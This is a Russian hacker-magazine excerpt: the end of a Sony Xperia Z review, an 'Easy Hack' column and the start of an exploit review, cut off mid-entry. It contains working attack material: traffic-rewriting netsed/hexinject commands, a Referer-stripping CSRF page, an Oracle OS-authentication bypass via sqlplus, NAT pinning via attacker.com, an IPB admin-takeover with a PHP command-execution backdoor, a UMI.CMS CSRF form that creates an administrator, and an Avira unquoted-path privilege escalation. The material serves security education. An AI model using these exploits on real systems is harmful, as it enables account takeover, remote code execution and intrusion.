Наконец, в Xperia Z реализована популярная сейчас идея мини-приложений. Производители Android-смартфонов вообще в последнее время любят экспериментировать с маленькими апами, и мне кажется, что это довольно странная затея, — слишком уж мало понятных сценариев, в которых не было бы проще и удобнее просто переключиться на полнофункциональное приложение.

На этом идеи инженеров Sony, увы, закончились. Есть несколько фирменных приложений, вроде Walkman (довольно базовый аудиоплеер с эквалайзером) и TrackID (аналог Shazam и SoundHound), непонятного социального агрегатора Socialife, предустановленного антивируса от McAfee и офисного пакета. В общем, все получилось не так аккуратно, как у HTC, и не так функционально, как у Samsung.

ОСТАЕМСЯ НА ТРЕТИЙ ГОД

С флагманами этого года получилась интересная ситуация. По многим параметрам производители уже прошли все границы разумного: экраны с матрицей 1080p (хотя уровень Retina был достигнут с 720p уже давно), четырехъ- и восьмиядерные процессоры (что вообще смех), пятидюймовые экраны. Ни одна из этих вещей на самом деле не производит впечатления.

Sony в данном случае постаралась оказаться «в теме» и сделала телефон с такими же характеристиками. В итоге получился очень крупный аппарат со спорным экраном и звуком и небольшим количеством программных фишек. В плюс можно записать действительно крутой дизайн железа и защиту от воды (впрочем, сомневаюсь, что для кого-то это стало бы решающим фактором). Это лучший аппарат, выпущенный Sony, но его опять оказалось недостаточно. ⌶



EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



DVD

Все описанные программы со всей рубрики ищи на диске

ПОДМЕНИТЬ ТРАФИК НА ЛЕТУ

РЕШЕНИЕ

Очень распространенная задачка, которая возникает при анализе работы какого-то протокола или при проведении атак, — это подменить в передаваемом трафике данные. Есть, например, клиентская программка, которая коннектится к серверу, и у них происходит обмен данными. Ну а нам надо что-то в них поменять. Решений, конечно, масса. Например, Ettercap и его фильтры (о которых я писал года три назад) или классический TCP-прокси.

Хотя самым быстрым решением будет тулза netsed (автор которой Михал Залевский). Плюс ее (кроме того, что она входит в поставку с BackTrack) в том, что она проста. По сути, это мини-портфорвардер с функцией подстановки строк.

Все, что требуется, — указать в консоли: протокол, локальный порт, IP удаленного хоста, удаленный порт, а далее — набор правил (одно или несколько).Например:

```
netsed tcp 8080 192.168.0.1 80 's/victim/hacked/2'
```

Здесь мы указываем, чтобы программка слушала 8080-й порт и переправляла данные на сервер на 80-й порт, заменяя в первых двух пакетах строку victim на hacked.


Как уже говорилось, правил может быть много, применяются они последовательно и, что самое приятное, можно менять и бинарщину. Для этого надо указать подменяемые данные в урленкоженном виде (%+HEX). Например:

```
netsed tcp 8080 192.168.0.1 80 's/%00/%ff' 's/%01%02%03/↵
%00%00%00'
```


Очень удобно и прикольно получается. Единственная приличная проблема в том, что если подменяемая строка меньше/больше исходной, то может разойтись размерность пакетов и они будут некорректно обработаны (но это зависит от протокола).

Еще одним решением, чем-то похожим, будет тулза HexInject (goo.gl/FSvQN). Но по использованию она заметно отличается. В ней разделены функции сниффера и функции инжектора. То есть для того, чтобы выполнить первую задачу замены строки, надо будет сделать примерно следующее:

```
hexinject -s -i eth0 -c 2 | replace ' 76 69 63 74 69 6d' ↵
'68 61 63 6b 65 72' | hexinject -p -i eth0
```



Вынимаем из трафика все заголовки Host



Итог последовательности "echo '01 02 03 04' | hexinject -p -i eth0"

Здесь первый hexinject соснифает первые два пакета трафика на интерфейсе eth0 и далее передаст данные стандартной команде replace. Она заменит строку и запустит hexinject, но уже на инжект данных. Вообще, в данном случае возможностей у нас существенно больше, так как есть все возможности внешних команд и тулз, а они в nix'ах очень широки. Вероятно, поэтому она попала в новую версию BackTrack — в Kali Linux.

Кроме того, приличный плюс еще есть в том, что мы можем, используя параметр -f, указывать классические pcap-фильтры для перехватываемых данных. Например, «host 192.168.0.100 and port 80» позволит нам видеть только HTTP-трафик с определенным хостом.

Кроме того, HexInject имеет возможность работать с чистым Wi-Fi-трафиком, а также с USB. Подход к ним аналогичен. И мне кажется, что это шикарно :).

УДАЛИТЬ ЗАГОЛОВОК REFERER

РЕШЕНИЕ

В прошлый раз мы обсудили один из видов JavaScript Hijacking'а (с callback'ами), и там был пример с mail.ru. Как было отмечено, защита у них внедрена с помощью проверки заголовка Referer. В данном заголовке твой браузер указывает, с какого сайта ты перешел на другой сайт. Mail.ru, видя, что запрос на получение данных инициирован с чужого для них поддомена, ничего дельного не отдает. Как было сказано, использование данного метода не очень хорошая практика. Один из методов обхода мы как раз и обсудим сейчас.

Метод обхода проверки Referer заключается в том, чтобы совсем убрать данный заголовок из запроса. Казалось бы, для разработчика все просто: нет заголовка — отвергай запрос. Но не тут-то было. Кроме того что, например, есть аддоны к браузерам, которые чистят данное поле (Referer, как ни странно, приличная утечка приватной информации для пользователей), есть еще и закладки, и прямые ссылки, переходя по которым браузер пользователя не добавляет данный заголовок, так как предыдущего места и не было. Все это приводит к тому, что разработчики систематически разрешают, а точнее, обрабатывают запросы с отсутствующим заголовком Referer так, будто он верный. Хотя пример из прошлого номера про mail.ru не таков (у них — без referer == некорректный referer), стоит отметить, что они были уличены в такой баге, но в несколько другом сервисе.

К чему это я? А к тому, что это — распространенная уязвимость. OK. Важность понятна, задача тоже ясна — заставить сделать браузер жертвы запрос на какой-то ресурс, но без заголовка. Как это провернуть? Есть ряд различных методов, во многом браузерозависимых, но я приведу пару универсальных.

Создаем фрейм, добавляем формочку с автоотправкой, и бац — запрос без Referer

Первый основывается на попытке повысить приватность в браузерах для HTTPS-соединений. Все браузеры, когда пользователь заходит на сайт по HTTPS, не передают заголовок Referer на другие сайты. В другую же сторону, с HTTP на HTTPS, заголовок есть. Таким образом, для проведения атаки нам надо поднять веб-сервер с HTTPS и заманить на него жертву — запрос, посланный с него, будет чист.

Второй способ основывается на том, откуда получаются данные для заголовка. Если не было исходного сайта, то и посылать нечего. Идея в своей основе прекрасна, работает во всех браузерах и нова. Легче всего понять ее будет по исходничку (goo.gl/RKxAy):

```
<html>
<head>
<script>
  function load() {
    var postdata = '<form id=dynForm method=POST ↵
    action=\'https://www.victim_server.com/login.php\'>' +
    '<input type=hidden name=aaaa value=hackme />' +
     '</form>';
    top.frames[0].document.body.innerHTML=postdata;
    top.frames[0].document.getElementById('dynForm').↵
    submit();
  }
</script>
</head>

<body onload="load()">

  <iframe src="about:blank" id="noreferer"></iframe>

</body>
</html>
```

В общем-то, тут, несмотря на объем кода, все просто. Самая главная фича способа — iframe с «about:blank». Породив его, мы получаем возможность избавиться от Referer нашего сайта. Далее же мы запускаем функцию load, а она, в свою очередь, создает формочку (postdata) для генерации необходимого нам запроса. После эта формочка пихается все тем же JavaScript'ом в первый фрейм, который «about:blank», и эмулируется подтверждение отправки данных. Все, данные отправились, а лишний для нас заголовок — нет.

ОПРЕДЕЛИТЬ ПРАВИЛА ФИЛЬТРАЦИИ ФАЙРВОЛА

РЕШЕНИЕ

Данная задачка относится к теме сбора данных о цели и сегодня скрывает за собой такую технику, как firewalking. Те, кто достаточно бородат, могут пропустить ее, остальных же прошу к столу :).

Итак, представим, что мы желаем проникнуть из интернета в сеть какой-то организации. У нее есть некие серверы, которые доступны из инета, но есть и файрвол где-то между нами и серверами. Так вот, правила фильтрации этого файрвола мы и можем определить, используя эту технику. Конечно, firewalking, которую придумали когда-то давно М. Шиффман (M. Schiffman) и Д. Голдсмит (D. Goldsmith), может показаться трухлявым пнем: и вендоры в теме, и админчики вроде тоже... Но так как эта бага относится к ряду misconfiguration, то и встречается она на практике систематически.

Перейдем к делу. Для начала, чтобы понять эту технику, давай вспомним такое поле, как TTL в заголовке IP-пакета. Вики говорит, что «значение TTL может рассматриваться как верхняя граница времени существования IP-датаграммы в сети». В IP-пакете данное поле уменьшается на 1 на каждом из узлов между источником и получателем. Оно необходимо для того, чтобы в сети не было пакетов, которые по тем или иным причинам вечно бы курсировали в ней. А как только TTL становится равен 0, хост (на котором это произошло) должен отправить источнику IP-датаграммы ICMP-пакет с типом «ICMP_TIME_EXCEEDED».

В общем-то, на основе этого работает программа traceroute (или tracert под Win). Мы указываем некий хост, до которого хотим построить трейс, и посылаем пакет (UDP для первой и ICMP для второй) со значением TTL, равным 1. И ближайший хост присылает нам сообщение ICMP о том, что пакет удален. Далее мы увеличиваем TTL и еще раз отправляем пакет. Ситуация повторяется, и мы узнаем следующий узел на нашем пути. Таким вот образом мы доходим до нашей цели. Причем здесь важно отметить, что так как TTL — часть IP-заголовка, то более высокий протокол мы можем использовать любой: и UDP, и ICMP, и даже TCP. Теперь же, помня все это, мы подходим к методике firewalking'а.

Суть ее заключается в том, что на основе анализа ответов от файрвола с TTL у посылаемых пакетов больше, чем до файрвола, на 1, мы можем понять, какой порт по какому протоколу фильтруется, а какой нет. Сейчас поясню на примере.


Методика состоит из двух шагов. Первым, ясное дело, надо определить месторасположение файрвола на трейсе. Для этого мы можем использовать любой метод трейса. Итогом будем некое значение TTL до файрвола.

Второе — это само сканирование файрвола. Предположим, мы пошлем какой-то TCP-пакет на хост за файрволом, но TTL будет равен TTL до него. Тогда нам файрвол ответит, что время жизни пакета исчерпано. А если же мы пошлем на единицу больше, то есть на один хост за файрвол? Тогда сработает магия. Если данный TCP-порт фильтруется файрволом, тогда он ответит нам молчанием. Если же не фильтруется, то нам тогда придет сообщение «ICMP_TIME_EXCEEDED», но уже от узла, следующего за файрволом. Данный узел принято в контексте firewalking'а называть metric.

Таким образом, если фильтруется — мы не видим ответа на свой TCP-запрос, а если не фильтруется, то мы видим ICMP-пакет в ответ. Ну и как уже было сказано, используя данную логику, мы можем определить правила фильтрации на файрволе как по TCP-, так и по UDP-протоколу.

Что еще приятно — мы можем определить правила на нескольких файрволах. Для этого нужно сделать все то же самое, но метрикой выставить хост за вторым файрволом.

Теперь поговорим об основных проблемах. Во-первых, исходящие ICMP в правильной конфигурации должны фильтроваться файрволом. Это-то и является той мисконфигурацией, которая позволяет нам его анализировать. Во-вторых, есть некие более умные девайсы, которые знают расстояние до итоговой цели, а потому, если TTL меньше необходимого, отбраковывают пакеты. Кроме того, общее ограничение — нам надо знать внешний IP хоста за файрволом, то есть NAT не даст возможности заюзать данную технику.



Пример работы трейса

Конечно, ограничения эти достаточно суровы, но, с другой стороны, внутри корпоративной сети (из одного сегмента атака на другой) многие из них уже не будут действовать, что даст нам возможность для firewalking'а.

Реализовать сами атаки можно либо с помощью тулзы firewalk (есть в BT, Kali), либо используя NSE-скрипт firewalk в Nmap'е.

ОБОЙТИ АУТЕНТИФИКАЦИЮ В СУБД ORACLE

РЕШЕНИЕ

Должен признаться, что я не большой знаток СУБД Oracle. Наверное, весь мой опыт работы с нею заключается в различных методах ломания ее :). Так что уж заранее простите за возможные терминологические и другие косяки. Хотя на саму суть задачи это повлиять не должно.

Oracle DB — тот еще старичок. В ней есть много всяких олдскульных штук. Которые, как ни странно, до сих пор еще активно используются. Одна из них — параметр REMOTE_OS_AUTHENT. Одно из почти официальных описаний говорит о нем следующее: «Параметр инициализации REMOTE_OS_AUTHENT предоставляет доверительную модель сетевой аутентификации, пользователи, имеющие учетные записи операционной системы, могут получать доступ к базе данных. Таким образом, вся ответственность аутентификации ложится на операционную систему». Сильно упрощая, можно сказать, что с данным параметром ответственность за аутентификацию под пользователями перекладывается на плечи ОС. Казалось бы, что в этом такого? Типа если у тебя есть пароль на учетку в ОС с СУБД, то и OK, логинься по ней в СУБД — все вполне безопасно. Особенно если пароль от учетки в ОС не сливать, то, пока хакер ОС не ломает, доступа у него не будет.

Все это так, да не совсем. Проблема в том, что это распространяется и на удаленную аутентификацию в СУБД. Но сначала поясню сам процесс аутентификации с REMOTE_OS_AUTHENT.

Когда мы локально подключаемся, фактически наш клиент не посылает логин или пароль, а просто отправляет имя пользователя из ОС. И Oracle верит этому. Но, как я выше сказал, ничего не стоит подключиться к TNS-порту удаленно и отправить необходимое имя пользователя.

То есть, утрируя, когда мы подключаемся, можно сказать, мы говорим следующее: «Моя ОС подтверждает, что я супер-пупер-админ». А оракл такой: «Ну, если твоя ОС говорит, то я верю!» Согласись, невероятная технология :).

Если тебе кажется, что это — «отсталость», которую уже никто не использует на продакшне, то я попробую тебя разубедить: многие крупные бизнес-приложения работают именно с включенным REMOTE_OS_AUTHENT. Да и в интернете можно найти мануалы по включению и успешному использованию данной фичи. Конечно, есть всякие костыли, чтобы закрыть эту неимоверную дыру, типа сегментации, чтобы не было доступа до СУБД, или определения списка хостов, с которых разрешено подключение к СУБД. Но это же надо все внедрить, да еще и так, чтобы мы не обошли :).

И в качестве примера последовательность для обхода аутентификации при подключении к СУБД, которая обслуживает какую-нибудь SAP-систему:

1. Узнается SID сапа (сделать это очень просто, так как инфа не секретная).
2. Создается в ОС пользователя с именем SIDadm.
3. Запускается под новосозданным пользователем команду

```
sqlplus /@(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=↵
TCP)(HOST=Oracle_IP)(PORT=TNS_port)))(CONNECT_DATA=↵
(SID=SAP_SID)))
```

где Oracle_IP — адрес СУБД Oracle; TNS_port — порт TNS listener'a; SAP_SID — SID SAP'a.

Все. Невероятно, но факт — доступ в базу данных полученг. Таким образом, для обхода этого вида аутентификации требуется только лишь знать имя пользователя. А с учетом того, что эта инфа передается в открытом виде, то с помощью MITM-атаки злоумышленник ее сможет выкрасть.

ПРОБИТЬСЯ ЗА NAT

РЕШЕНИЕ

Продолжая тему про сетевые штуки, давай вспомним про такую интересную технику, как NAT pinning. С помощью ее мы имеем возможность проникнуть из внешней сети за сетевой девайс, организующий NAT, и попытаться подключиться к одному из узлов в NAT'е.

Для галочки немного теории. NAT — network address translation — «это механизм в сетях TCP/IP, позволяющий преобразовывать IP-адреса транзитных пакетов». Например, сейчас у многих стоит дома Wi-Fi и организована локальная сеть, при этом внешний IP-адрес один, и выдан он внешнему интерфейсу Wi-Fi. Но хосты из твоей сети могут ползать по инету. Как? Как раз NAT помогает. Когда ты заходишь на какой-то сайт, твои данные проходят через твой роутер. Он уже, в свою очередь, подменяет в пакетах, передаваемых тобой, исходящий IP на свой внешний IP, а также указывает другой исходящий порт. Соотношение между твоим IP и твоим портом сопоставляется с внешним портом Wi-Fi-роутера и хранится вайфаем. Таким образом, ответные пакеты от сайта, на который ты заходишь, придут уже твоему Wi-Fi-роутеру, и он, сделав обратную трансляцию из своего порта в твой IP и твой порт, сможет передать тебе данные от сайта.

Плюсы NAT'а легко заметны: очень удобно и дешево. Экономит заканчивающиеся IPv4-адреса. Скрывает хосты, находящие за NAT'ом, от прямых подключений извне. Последний факт мы и постараемся победить.

Итак, NAT pinning. Автор техники — Сэми Кэмкар (Samy Kamkar — автор Myspace-червя Samy), и, наверное, потому техника находится на стыке технологий и юзаются веб-штуки. Хотя сначала, вероятно, стоит обратиться к одному минусу NAT'а. Он заключается в том, что есть целый ряд олдскульных протоколов, которые требуют для своей работы использования двух подключений. Если проще, то и от нас к серверу, и от сервера к нам. Примером может быть FTP (отдельно поток для команд, отдельно для данных) или IRC. То есть клиент может подключиться к серверу, а вот сервер обратно уже нет (если соответственная трансляция не настроена вручную). Для того чтобы бороться с таким проблемами, есть разные методы, и один из них — динамическая трансляция обратных подключений. Эта фишка есть у некоторых более продвинутых сетевых девайсов (в том числе Wi-Fi-роутеров). Они контролируют трафик, и если видят определенный протокол и команды в нем, по которым нужно обратное подключение к хосту в NAT, то они автоматически создают правила трансляции в обратную сторону. Таким образом, серверная сторона уже сможет подключиться к хосту в NAT'е.

Иметь такой умный девайс, конечно, хорошо. Вот только он порождает для нас как для атакующих возможность добраться до хостов, находящихся за этим умняшкой. И вот теперь последовательность от Сэми, которая позволит нам это провернуть:


1. Заманиваем нашу жертву на наш сайт (http://attacker.com).
2. На нашем сайте мы размешаем скрытую формочку, которая будет подключаться к нашему же поддельному IRC-серверу (http://attacker.com:6667).
3. При входе на наш сайт браузер жертвы автоматически сабмитит формочку. Таким образом браузер как бы подключается к нашему поддельному IRC-серверу.
4. Наш IRC-сервак должен делать ничего :), просто слушать порт.
5. В формочке на нашем сайте также должно быть скрытое поле, в котором будет примерно следующее значение «PRIVMSG samy :\1DCC CHAT samy [ip in decimal] [port]\1\n», где [ip in decimal] — IP-адрес, с которого мы будем подключаться к нашей жертве, и [port] — это порт, к которому мы хотим получить доступ у жертвы. При сабмите формы эти данные будут отправлены на наш поддельный IRC-сервер.
6. Далее присмотримся к умному Wi-Fi-роутеру нашей жертвы. Он увидит, что жертва подключается на IRC-сервер где-то в инете, а кроме того, еще и инициализирует попытку DCC-чата. A DCC, как ты, наверное, уже понял, требует, чтобы удаленный хост подключался к клиенту (то есть к нашей жертве).
7. Основываясь на своей умности, он думает, что коли жертва хочет с кем-то початиться в Сети, то почему бы ей не помочь в этом. И создает временное правило, пробрасывающее с внешнего IP-роутера с порта, указанного в настройках для чата — [port], данные на внутренний (NAT) IP жертвы на тот же порт — [port].

Та-дам! Мы имеем доступ! По сути, мы можем проводить атаки на любой порт у жертвы, на любой протокол. Очень круто. Так что и за NAT'ом — не как за каменной стеной. Кстати, попробовать метод можно на сайте Сэми — goo.gl/ZbHhQ, кроме того, аналогичный модуль должен быть в фреймворке BeEF.


Далее немного о минусах метода. Как было сказано, техника эта основана именно на умности NAT-девайса, и нам необходимо, чтобы девайс жертвы был таким. В своем примере Сэми провернул это дело на Belkin N1 Vision Wireless Router, а вот мой D-Link оказался не так умен. Так что я ощущаю себя в полной безопасности :).

На этой приятной ноте прекращаю сегодняшний поток мыслей. Надеюсь, что было интересно :). Если есть пожелания по разделу Easy Hack или просто желание поресерчить — пиши мне на ящик agrrrdog@gmail.com. Всегда рад :).

И успешных познаний нового!



Простейший пример того, как работает NAT



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru,
@dukebarman



Наверное, ты ожидал новую уязвимость в Java? Но увы, на счетчике сайта java-0day.com горит месяц отсутствия новых уязвимостей нулевого дня… Зато нас ждет подробное описание одной из свежих уязвимостей в старом добром Adobe Reader.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

IPB (INVISION POWER BOARD) ВСЕ ВЕРСИИ — ОТ ЗАХВАТА ПРАВ АДМИНА ДО ВЫПОЛНЕНИЯ ПРОИЗВОЛЬНОГО КОДА

Дата релиза:	13 мая 2013 года
Автор:	John JEAN
CVE:	N/A

Начнем сегодняшний обзор с необычной веб-уязвимости — перехвата прав любого пользователя в популярном форумном движке IPB.

В функции проверки почты пользователя используется удаление пробелов. Пример кода из файла admin/source/base/core.php:

```
static public function checkEmailAddress( $email = "" ) {
    $email = trim($email);
    $email = str_replace( " ", "", $email );
```

Как ты можешь знать, trim удаляет пробелы (и некоторые другие символы) до и после строки, поэтому разработчики IPB дополнительно используют str_replace, чтобы удалить пробелы в почте. И далее в функции load для загрузки информации о пользователе в файле admin/sources/base/ipsMember.php в качестве ID пользователя использует его email:

```
...
case 'email':
    if ( is_array(  $member_key ) )
    {
        array_walk( $member_key, create_function('&$v,$k', ↵
        '$v="\'".ipsRegistry::DB()->addSlashes↵
        ( strtolower( $v ) ) . "\'";' ) );
        $multiple_ids = $member_key;
    }
    else
    {
        $member_value = "'" . ipsRegistry::DB()->↵
        addSlashes( strtolower( $member_key ) ) . "'";
    }
    $member_field = 'email';
```

Как видно, никакой проверки длины переменных $member_key и $v нет, поэтому можно передать email с ложными пробелами. Теперь рассмотрим эксплойт.

EXPLOIT

Первым делом ищем email администратора, его можно получить различными способами:

- воспользоваться whois для домена, на котором установлен форум;

- проверить предполагаемый email в различных социальных сетях;
- использовать Gravatar;
- использовать СИ или XSS на других сайтах.

После того как мы получим email, создаем своего пользователя с ложным ящиком. Так как размер переменной в БД равен 150 символам (varchar(150)), нам нужно передать:

- email;
- оставшееся количество пробелов до 150;
- несколько любых символов, чтобы пройти AJAX-валидацию.

Пример:

```
Реальный email администратора: 'admin@admin.com'
Атакующий email: 'admin@admin.com    <много пробелов>    AAAA'
```

Для передачи email также можно воспользоваться программой Burp Suite либо любым другим манипулятором HTTP-запросов.

Теперь проходим в свой профиль и меняем пароль на любой, а система, в свою очередь, поменяет у того, кого выберет команда SELECT, то есть у администратора. Далее можно залить небольшой бэкдор, идем в редактирование шаблонов /admin/index.php?adsess=000&app=core&module=templates§ion=templates&do=list&setID=1 и добавляем в defaultHeader следующий код:

```
<php>
if(isset($_REQUEST['pwnd']))
{
    $pwnd=$_REQUEST['pwnd'];
    echo '$pwnd';
}
</php>
```

Теги <php> и </php> используются шаблонизатором IPB для вставки PHP-кода, а символы '' — для выполнения системных вызовов. Протестируем:

```
index.php?pwnd=ls%20/
```

И получим:


```
bin boot build dev etc home initrd.img initrd.img.old lib
lost+found media mnt nonexistent opt proc root run sbin
selinux srv sys tmp usr var vmlinuz vmlinuz.old
```

TARGETS

IPB <= 3.4.4.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя. Правда, на просторах интернета можно встретить несколько версий для ознакомления, поэтому администраторы могут воспользоваться патчем от автора уязвимости (bit.ly/12oik59).



Пример работы эксплойта в Avira Personal

UMI.CMS 2.9 — УЯЗВИМОСТЬ ТИПА CSRF

CVSSv2:	5.1 (AV:N/AC:H/Au:N/C:P/I:P/A:P)
Дата релиза:	8 мая 2013 года
Автор:	High-Tech Bridge SA
CVE:	2013-2754

Так же как это было с SQL-инъекциями, после официального объявления нового типа уязвимостей CSRF такой вид стали находить в различных продуктах и сервисах. В этот раз под прицел исследователей попала Umi.CMS, которая позиционируется как конкурент популярной CMS 1С-Битрикс.

Уязвимость позволяет выполнить определенные действия в системе с помощью HTTP-запроса без проверки, откуда он поступил.

EXPLOIT

Для эксплуатации создается веб-страница, на которую необходимо перенаправи администратора:

```
<form action="http://[host]/admin/users/add/user/do/" ↵
method="post" name="main">
  <input type="hidden" name="data[new][login]" ↵
  value="csrfuser">
  <input type="hidden" name="data[new][password][]" ↵
  value="password">
  <input type="hidden" name="data[new][e-mail]" ↵
  value="user@mail.com">
  <input type="hidden" name="data[new][is_activated]" ↵
  value="1">
  <input type="hidden" name="data[new][fname]" ↵
  value="username">
  <input type="hidden" name="data[new][groups][]" ↵
  value="1">
  <input type="hidden" name="data[new][groups][]" ↵
  value="2">
  <input type="hidden" name="" value="">
  <input type="submit" id="btn">
</form>
<script>
  document.main.submit();
</script>
```

В результате в системе будет создан новый администратор с именем csrfuser и паролем password.

TARGETS

UMI.CMS <= 2.9.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В AVIRA PERSONAL

Дата релиза:	15 мая 2013 года
Автор:	AkaStep
CVE:	N/A

Уязвимость существует из-за неправильного вызова функции CreateProcess. Если мы посмотрим описание в MSDN (bit.ly/13FT8GM), то увидим, что если не добавить кавычки в имена путей, имеющие пробелы, то получим на выходе подобные вызовы:

```
c:\program.exe files\sub dir\program name
c:\program files\sub.exe dir\program name
c:\program files\sub dir\program.exe name
c:\program files\sub dir\program name.exe
```

То есть нам достаточно создать файл с именем Program.exe в корне системной директории, и Avira запустит его с правами NT_AUTHORITY/SYSTEM.

EXPLOIT

Для эксплуатирования уязвимости воспользуемся возможностями AutoIT и скомпилируем код как exe-файл:

```
While 1
  sleep(18000);
  // Показывает права, с которыми запустилось окно
  MsgBox(64, "", "Blah!" & @CRLF & "Woot: We got=> " & ↵
  @UserName);
  // Запуск cmd.exe
  ShellExecute("cmd.exe");
WEnd
```

Результат выполнения после перезагрузки системы можно увидеть на скриншоте.

TARGETS

